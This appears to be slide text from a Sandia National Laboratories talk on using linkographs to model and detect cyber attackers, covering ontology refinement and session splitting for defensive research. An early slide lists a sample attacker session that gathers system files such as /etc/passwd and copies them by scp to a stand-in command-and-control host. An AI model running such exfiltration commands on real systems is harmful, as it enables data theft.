SAND2016-6243D

Linkography Based Cyber Security

Robert Mitchell


rrmitch@sandia.gov


505.844.7851

Sandia National Laboratories is a multi-program laboratory managed and operated by Sandia Corporation, a wholly owned subsidiary of Lockheed Martin Corporation, for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-AC04-94AL85000. SAND NO. 2011-XXXXP

Dynamic Adversary Modeling with Human in the Loop

```
0: echo /etc/passwd >> /tmp/alef.txt
(Look)
1: scp /tmp/alef.txt subtle.c2.ca
(Transfer)
2: alpha.exe
(Execute)
3: echo /etc/group >> /tmp/bet.txt
(Look)
4: scp /tmp/bet.txt subtle.c2.ca
(Transfer)
5: beta.exe
(Execute)
6: echo /etc/resolv.conf >> /tmp/gimel.txt
(Look)
7: scp /tmp/gimel.txt subtle.c2.ca
(Transfer)
8: gamma.exe
(Execute)
```







Linkography Basics


Sandia National Laboratories


- Linkographs visualize the productivity and creativity of a human's behavior
- The fields of Architecture and Design first used linkographs to support the training process
- An abstraction "quantizes" the raw data, and we use an ontology to transform the labeled data into a linkograph
- Linkographs reveal insights to humans (via shape and size) and machines (via statistics)
  - Novice architect linkographs differ from experienced architect linkographs
  - Linkographs generated from cyber attackers differ from those from legitimate users
  - Attacker A linkographs differ from attacker B linkographs

Enterprise Linkography











Machine Learning: Behavior Prediction



Ontology Refinement

- An ontology is a generalized behavior model
- An arbitrary (e.g., empty, complete, self-loop or human expert provided) ontology is required to bootstrap a linkography based cyber security approach
- Even if adversaries are static, there must be an evidence based strategy to improve ontologies
- But really, adversaries evolve: ontologies must co-evolve
- The basic formulation is: f(L, O) -> O'
- Maximize accuracy and minimize disruption



Subsessionization

Sandia National Laboratories

- We sessionize the raw data set based on periods of inactivity lasting longer than one hour
- Excessively large linkographs provide less insight, so we divide sessions into subsessions
- We propose partitioning based on source, linkograph entropy and delay
- Substringing separates short term objectives of a single attacker
- Subsequencing deconflicts simultaneous adversaries
- We claim mean and variance of session duration and length estimate algorithm quality

Future Work

Sandia National Laboratories

- Countermeasures
  - Generation
  - Placement
  - Effectiveness Measurement
- Abstraction Refinement
- Other Data Sources
- Technology Transfer
- Intrusion Detection
- Attacker Identification
- Alert Correlation
- Pivot to Cyber Defense and Assist Humans